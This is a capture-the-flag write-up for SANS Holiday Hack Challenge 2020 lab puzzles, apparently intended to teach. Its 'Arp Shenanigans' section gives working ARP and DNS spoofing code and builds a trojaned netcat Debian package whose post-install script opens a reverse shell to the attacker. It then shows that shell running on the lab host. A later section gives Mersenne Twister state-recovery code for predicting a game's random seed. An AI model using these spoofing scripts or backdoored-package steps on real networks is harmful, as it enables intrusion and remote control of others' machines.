
After uploading `pictures.zip` to the tag generator, I was able to view picture `b.jpg` to see the value of the environment variable. The answer is `JackFrostWasHere`.


view-source:https://tag-generator.kringlecastle.com/image?id=b.jpg


```
JackFrostWasHere /tmp/ca5d3d7f-d3fd-4a73-ac60-ca3dea89cbbe.jpg
```

9) Arp Shenanigans (Alabaster Snowball)

This was an extremely fun challenge. The goal was to sniff packets on the wire and reply to them in a way that eventually led to command injection on a compromised host that allowed viewing a sensitive file placed there. The diagram below represents the final solution.


Ethernet
Doesn't exist
10.6.6.53
Our workstation
02:42:0a:06:00:06
10.6.0.6
Pretend to be 10.6.6.53
1) ARP: Who is 10.6.6.53?
2) ARP: I am 10.6.6.53!
3) DNS: Where is ftp.osuosl.org?
4) DNS: ftp.osuosl.org is at 10.6.0.6
5) HTTP: GET http://ftp.osuosl.org/pub/jfrost/backdoor/suriv_amd64.deb
6) HTTP: 200 OK (modified nc package)
7) 5555: nc -c /bin/sh 10.6.0.6 5555
8) 5555: cat /NORTH_*.txt
Compromised workstation
4c:24:57:ab:ed:84
10.6.6.35

The first step is to modify `scripts/arp_resp.py` to show the received ARP packet and respond to it. After the proper modifications, we can spoof our machine as the DNS server.



```
.
Sent 1 packets.
guest@6b063683a5fd:~$ python3 scripts/arp_resp.py
.
Sent 1 packets.
guest@6b063683a5fd:~$
```

```
03:58:29.626149 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
03:58:30.666182 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
03:58:30.686336 ARP, Reply 10.6.6.53 is-at 02:42:0a:06:00:06, length 28
03:58:30.710471 IP 10.6.6.35.7021 > 10.6.6.53.53: 0+ A? ftp.osuosl.org. (32)
03:58:31.710160 ARP, Request who-has 10.6.6.53 tell 10.6.6.35, length 28
```


These are the required mods in `scripts/arp_resp.py` to achieve this:

```
def handle_arp_packets(packet):
    # if arp request, then we need to fill this out to send back our mac as the response
    if ARP in packet and packet[ARP].op == 1:
        ndmac=packet[ARP].hwsrc
        ether_resp = Ether(dst=ndmac, type=0x806, src=macaddr)
        arp_response = ARP(pdst=ndmac)
        arp_response.op = 2
        arp_response.plen = 4
        arp_response.hwlen = 6
        arp_response.ptype = 0x0800
        arp_response.hwtype = 1

        arp_response.hwsrc = macaddr
        arp_response.psrc = packet[ARP].pdst #"10.6.6.53"
        arp_response.hwdst = ndmac #"4c:24:57:ab:ed:84"
        arp_response.pdst = packet[ARP].psrc #"10.6.6.35"

        response = ether_resp/arp_response

        sendp(response, iface="eth0")
```

Next, we receive a DNS request for ftp.ostools.org, which we need to spoof back to ourselves. The following modifications to `~/scripts/dns_resp.py` allow us to get an HTTP request from the infected machine.

```
ipaddr_we_arp_spoofed = "10.6.6.53"

def handle_dns_request(packet):
    # Need to change mac addresses, Ip Addresses, and ports below.
    ndmac=packet[Ether].src
    nsmac=macaddr
    ndip=packet[IP].src
    nsip=packet[IP].dst
    ndport=packet[UDP].sport
    nsport=packet[UDP].dport

    eth = Ether(src=nsmac, dst=ndmac)   # need to replace mac addresses
    ip  = IP(dst=ndip, src=nsip)        # need to replace IP addresses
    udp = UDP(dport=ndport, sport=nsport) # need to replace ports
    dnsreq = packet[DNS]  #dnsreq.qd.qname='ftp.osuosl.org'
    dns = DNS( # MISSING DNS RESPONSE LAYER VALUES
        qr=1,#important
        opcode=0, id=dnsreq.id, qd=dnsreq.qd,
        an=DNSRR(
            rrname=dnsreq.qd.qname, #rrname='ftp.osuosl.org'
            type='A', rdlen=4, ttl=30,
            rdata=ipaddr
        )
    )
    dns_response = eth / ip / udp / dns
    sendp(dns_response, iface="eth0")
```

After launching the web server, the following error message, indicates that we need to provide a Debian package.



```
guest@6b063683a5fd:~$ ls
HELP.md  debs  motd  pcaps  scripts
guest@6b063683a5fd:~$ cat HELP.md | less
guest@6b063683a5fd:~$ cd debs
guest@6b063683a5fd:~/debs$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
q10.6.6.35 - - [02/Jan/2021 04:50:53] code 404, message File not found
10.6.6.35 - - [02/Jan/2021 04:50:53] "GET /pub/jfrost/backdoor/suriv_amd64.deb HT
TP/1.1" 404 -
```

After exploring how Debian packages are constructed, we learn that some of them have pre and post installation scripts. The best strategy is to use the netcat package with a post install script, so we could establish a reverse connect netcat shell. To create such a Debian package we can use the following sequence:

```
mkdir ~/debs/special
cd ~/debs/special
dpkg-deb -R ../netcat-traditional_1.10-41.1ubuntu1_amd64.deb suriv
vim  ~/debs/special/suriv/DEBIAN/postinst
```

Add a line to launch a shell using `netcat`.

```
/usr/bin/nc -c /bin/sh 10.6.0.6 5555
```

Then rebuild the package.

```
dpkg-deb -b suriv/ suriv_amd64.deb
```

Then copy the Debian package into the http directory for the python http server.

```
mkdir -p ~/http/pub/jfrost/backdoor
cp ~/debs/special/suriv_amd64.deb ~/http/pub/jfrost/backdoor
```

Launch the http server

```
cd ~/http
python3 -m http.server 80
```


Launch a netcat listener in another tmux terminal:

```
nc -l -p 5555 | tee reverse_shell.out
```

In the 3rd terminal launch the python scripts in the following order

```
cd ~
python3 scripts/dns_resp.py &
python3 scripts/arp_resp.py
```

Return to the original terminal and you have a shell on the infected device.



```
guest@6b063683a5fd:~$ python3 scripts/arp_resp.py
.
Sent 1 packets.
guest@6b063683a5fd:~$ ls
HELP.md  debs  motd  pcaps  scripts
guest@6b063683a5fd:~$ cat HELP.md | less
guest@6b063683a5fd:~$ cd debs
guest@6b063683a5fd:~/debs$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
q10.6.6.35 - - [02/Jan/2021 04:50:53] code 404, message File not found
10.6.6.35 - - [02/Jan/2021 04:50:53] "GET /pub/jfrost/backdoor/suriv_amd64.deb HT
TP/1.1" 404 -
^C
Keyboard interrupt received, exiting.
guest@6b063683a5fd:~/debs$ cd ..
guest@6b063683a5fd:~$ cd http/
guest@6b063683a5fd:~/http$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...

10.6.6.35 - - [02/Jan/2021 05:29:11] "GET /pub/jfrost/backdoor/suriv_amd64.deb HT
TP/1.1" 200 -
10.6.6.35 - - [02/Jan/2021 05:43:15] "GET /pub/jfrost/backdoor/suriv_amd64.deb HT
TP/1.1" 200 -
```

```
etc
home
lib
lib32
lib64
libx32
media
mnt
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
guest@6b063683a5fd:~$ nc -l -p 5555
^C
guest@6b063683a5fd:~$ nc -l -p 5555 | tee reverse_shell.out
whoami
jfrost
```

```
  144  dpkg -i suriv_amd64.deb
  145  sudo dpkg -i suriv_amd64.deb
  146  dpkg --help | less
  147  dpkg -i --dry-run suriv_amd64.deb
  157  history | fgrep dpkg
  159  history | fgrep dpkg
guest@6b063683a5fd:~/debs/special$ cd
guest@6b063683a5fd:~$ python3 scripts/dns_resp.py &
[1] 705
guest@6b063683a5fd:~$ python3 scripts/arp_resp.py
.
Sent 1 packets.
.
Sent 1 packets.
guest@6b063683a5fd:~$
[Welcome] 0:ARP Shenanigans*                                  "6b063683a5fd" 05:43 02-Jan-21
```

In the shell, type:


```
cat /NORTH_POLE_Land_Use_Board_Meeting_Minutes.txt
```

The contents of the file are in the appendix, but the relevant portion is extracted here.


```
NORTH POLE
LAND USE BOARD
MEETING MINUTES

January 20, 2020

...

RESOLUTIONS:
...friendly taglines are always under consideration by the North Pole Chamber of Commerce, and are not a matter
for this Board.  Mrs. Nature made a motion to approve.  Seconded by Mr. Cornelius.  Tanta Kringle recused
herself from the vote given her adoption of Kris Kringle as a son early in his life.


…
Motion to adjourn – So moved, Krampus.  Second – Clarice. All in favor – aye. None opposed, although Chairman
Frost made another note of his strong disagreement with the approval of the Kringle Castle expansion plan.
Meeting adjourned.
```

The answer is Tanta Kringle.

Arcade: Snowball Fight (Tangle Coalbox)

Elf: Tangle Coalbox	
	 Tangle Coalbox 2:02AM Howdy gumshoe. I'm Tangle Coalbox, resident sleuth in the North Pole. If you're up for a challenge, I'd ask you to look at this here Snowball Game. We tested an earlier version this summer, but that one had web socket vulnerabilities. This version seems simple enough on the Easy level, but the Impossible level is, well... I'd call it impossible, but I just saw someone beat it! I'm sure something's off here. Could it be that the name a player provides has some connection to how the forts are laid out? Knowing that, I can see how an elf might feed their Hard name into an Easy game to cheat a bit. But on Impossible, the best you get are *rejected* player names in the page comments. Can you use those somehow? Check out Tom Liston's talk for more info, if you need it.


After exploring the game on easy setting, it looks like this is very similar to Battleship. There are 4 difficulty settings. On the easiest difficulty, the game can be won with each attempt. On the impossible difficulty, the computer only picks the correct squares, so cheating is required to win. We also that the game state is constructed using a seed value that depends on the player's 32-bit integer "name". The same seed value generates identical boards on each difficulty level.



Please Select Difficulty:

- ● Easy
- ○ Medium
- ○ Hard
- ○ Impossible!

Player Name: 3177050330



```
["Type":"SplashOver","Message":"Miss","Cell":[6, 6],"Status":2}    63  20:58:3...
{"Type":"ShotOver","Cell":[6, 4]}                                 33  20:58:3...
{"Type":"ShotOut","Message":"Ready to fire!","Cell":[6, 4]}       59  20:58:3...
{"Type":"SplashOut"}                                              20  20:58:3...
{"Type":"Incoming","Message":"Computer shoots at [4, 2] again","Cell":[4, 2],"Status":2}  88  20:58:3...
{"Type":"FireForEffect","Cell":[6, 4]}                            38  20:58:3...
{"Type":"SplashOver","Message":"HIT!","Cell":[6, 4],"Status":3}   62  20:58:3...
{"Type":"ShotOver","Cell":[6, 3]}                                 33  20:58:3...
{"Type":"ShotOut","Message":"Ready to fire!","Cell":[6, 3]}       59  20:58:3...
{"Type":"SplashOut"}                                              20  20:58:3...
{"Type":"Incoming","Message":"Computer missed at [1, 8]","Cell":[1, 8],"Status":2}  82  20:58:3...
{"Type":"FireForEffect","Cell":[6, 3]}                            38  20:58:3...
{"Type":"SplashOver","Message":"HIT!","Cell":[6, 3],"Status":3}   63  20:58:3...
{"Type":"FortSunk","Fort":[[6, 3], [6, 4], [6, 5]]}               51  20:58:3...
```


On the easy difficulty, the seed is controlled by the player, but on the impossible setting, the seed is hidden. However, the 624 preceding random seeds that were thrown out are available. After listening to Tom Liston's talk and referencing the tools on his GitHub, you can easily use predict the seed used for the impossible game. You can play the game on easy and ensure success on the Impossible setting.

The game uses web sockets for communications, and Tangle refers to websocket vulnerabilities. I tried a couple of different things, but couldn't figure out which vulnerability he was referring to, so I ended up playing the game through the interface on easy.

Using Tom Liston's example code to copy the PNRG state, I was able to reliably guess the seed value used for Impossible.


```
import mt19937 as mt

def main():
    fn='randomnums.html'
    f = open(fn,'r')
    array=[]
    for line in f:
        line = line.strip('\r\n\t ')
        if "Not random enough" in line:
            thenum = int(line.split(' - ')[0])
            array.append(thenum)
        else:pass
    else:pass
    print("Read {} random numbers. (This number must be 624)".format(len(array)))
    assert(len(array)>=mt.mt19937.n)
    print("Untempering....")
    myprng = mt.mt19937(0)
    for i in range(mt.mt19937.n):
        myprng.MT[i] = mt.untemper(array[len(array)-(mt.mt19937.n-i)])
    else:pass
    print("Next number: {}".format(myprng.extract_number()))

if __name__=="__main__":
    main()
```


The file randomnums.html contained the randomly generated numbers from the source code.



```
<script type="text/javascript" src="/static/battlefort.js"></script>
    718072243 - Not random enough
    3791122458 - Not random enough
    878429020 - Not random enough
    2881394466 - Not random enough
    1691795388 - Not random enough
    58556027 - Not random enough
    2629258611 - Not random enough
    1045467006 - Not random enough
    3088678822 - Not random enough
    3762624497 - Not random enough
    2549347752 - Not random enough
    2728446338 - Not random enough
    1120528036 - Not random enough
    4192537766 - Not random enough
    4014192825 - Not random enough
    3907191388 - Not random enough
    3761803503 - Not random enough
    3368201412 - Not random enough
    3230772097 - Not random enough
    <Redacted!> - Perfect!
  -->
```

Running the script predicted that the next random number with this sequence would be **1515212718**. I went to easy mode with the same number and it generated an identical board. See the difference?





Once I played the easy board, the impossible board was easy too, and Tangle Coalbox gave me the much-needed hints for challenge 11. I used the knowledge from Tom Liston and these hints to finish challenge 11.

You win!

You have completed the Snowball Game challenge!

Tweet This!


After finishing this game, I get a ton of really useful hints from Tangle Coalbox for challenge 11.

Tangle Coalbox 5:30PM

- …it's easy to create MD5 hash collisions.
- …require a very UNIque hash COLLision.
- …ike some sort of evil game to him.
- …review my Human Behavior Naughty/Niceness curriculum again.

11a) Naughty/Nice List with Blockchain Investigation Part 1 (Tinsel Upatree)

Elf: Tinsel Upatree



Tinsel Upatree9:39PM
Howdy Santa! Just guarding the Naughty/Nice list on your desk.
Santa, I don't know if you've heard, but something is very, very wrong...
We tabulated the latest score of the Naughty/Nice Blockchain.
Jack Frost is the nicest being in the world! Jack Frost!?!
As you know, we only really start checking the Naughty/Nice totals as we get closer to the holidays.
Out of nowhere, Jack Frost has this crazy score... positive 4,294,935,958 nice points!
No one has EVER gotten a score that high! No one knows how it happened.
Most of us recall Jack having a NEGATIVE score only a few days ago...
Worse still, his huge positive score seems to have happened way back in March.
Our first thought was that he somehow changed the blockchain - but, as you know, that isn't possible.
We ran a validation of the blockchain and it all checks out.
Even the smallest change to any block should make it invalid.
Blockchains are huge, so we cut a one minute chunk from when Jack's big score registered back in March.
You can get a slice of the Naughty/Nice blockchain on your desk.
You can get some tools to help you here.
Tangle Coalbox, in the Speaker UNPreparedness room. has been talking with attendees about the issue.

Even though the chunk of the blockchain that you have ends with block 129996, can you predict the nonce for block 130000? Talk to Tangle Coalbox in the Speaker UNpreparedness Room for tips on prediction and Tinsel Upatree for more tips and tools. (Enter just the 16-character hex value of the nonce)

Challenge 11 required a thorough understanding of the Naughty/Nice Blockchain (NNB), the understanding of all the hints and the many topics introduced by Tom Liston and Ange Albertini. These references were extremely useful:

- Great reference: https://github.com/corkami/collisions
- Very useful: https://github.com/cr-marcstevens/hashclash
- Have to watch this video: https://www.youtube.com/watch?v=reKsZ8E44vw
- Tools: https://download.holidayhackchallenge.com/2020/OfficialNaughtyNiceBlockchainEducationPack.zip

Using the available tools and the blockchain snippet, we create a few tools to interact with and study the suspicious blockchain. A quick examination indicates that there are 1548 blocks starting at 128449 through 129996.

One of the interesting properties of this file is that the reporter 2fe, reviewed the most people (10), while other 3 digit ids reviewed more than 1 person as well.

```
     10               2fe
...
      6               355
      7               311
```

The attached PDFs in the NNB are generated with some tool and can easy be read with `pdf-parser -f -o 4 <filename>`.

```
cat out2 | fgrep "Index
RID" | paste -d' ' - - | sed 's/[ ]\{2,20\}/|/'
```


A little fun with data mining and we can determine a nice listing of ELF to RID:

RID	Name	Count
0x01fc	Morcel Nougat	2
0x0200	Chimney Scissorsticks	3
0x020f	Shinny Upatree	3
0x022a	Ribb Bonbowford	5
0x0237	Alabaster Snowball	5
0x0290	Minty Candycane	2
0x02c2	Jewel Loggins	5
0x02e0	Demo McElf	2
0x02fe	Piney Sappington	10
0x030d	Holly Evergreen	4
0x0311	Bushy Evergreen	7

RID	Name	Count
0x0319	Sugarplum Mary	3
0x0321	Ginger Breddie	4
0x0332	Noel Boetie	5
0x0355	Pepper Minstix	6
0x035d	Fitzy Shortstack	4
0x035e	Tinsel Upatree	3
0x0381	Wunorse Openslae	4
0x03b1	Tangle Coalbox	4
0x03cb	Jingle Ringford	4
0x03dc	Sparkle Redberry	1

Now let's concentrate on the objective. We must predict the nonce that will be used for block number 130000. Since we completed the Snowball Arcade challenge, we have enough experience with the Mersenne Twister function.

Step 1 is to investigate how random numbers are generated in the blockchain sample code:




```
179                     if self.index == 0:
180                         self.nonce = 0 # genesis block
181                     else:
182                         self.nonce = random.randrange(0xFFFFFFFFFFFFFFFF)
183                     self.data = block_data['documents']
```

On line 182, we see that the nonce is generated as a 64-bit random value using Python's default random.randrange function. This is a little bit different than Tom's reference implementation, which worked with 32-bit random integers.

Our success will depend on the difference between how 32-bit random numbers and 64-bit random numbers are generated. With any luck it will just be a concatenation of two 32-bit random numbers. This is easy enough to test.

```
$ cat randcheck.py
import random

random.seed(0)
print("{:08x} {:08x}".format(random.randrange(0xFFFFFFFF),random.randrange(0xFFFFFFFF)))
random.seed(0)
print("{:16x} {:16x}".format(random.randrange(0xFFFFFFFFFFFFFFFF),random.randrange(0xFFFFFFFFFFFFFFFF)))

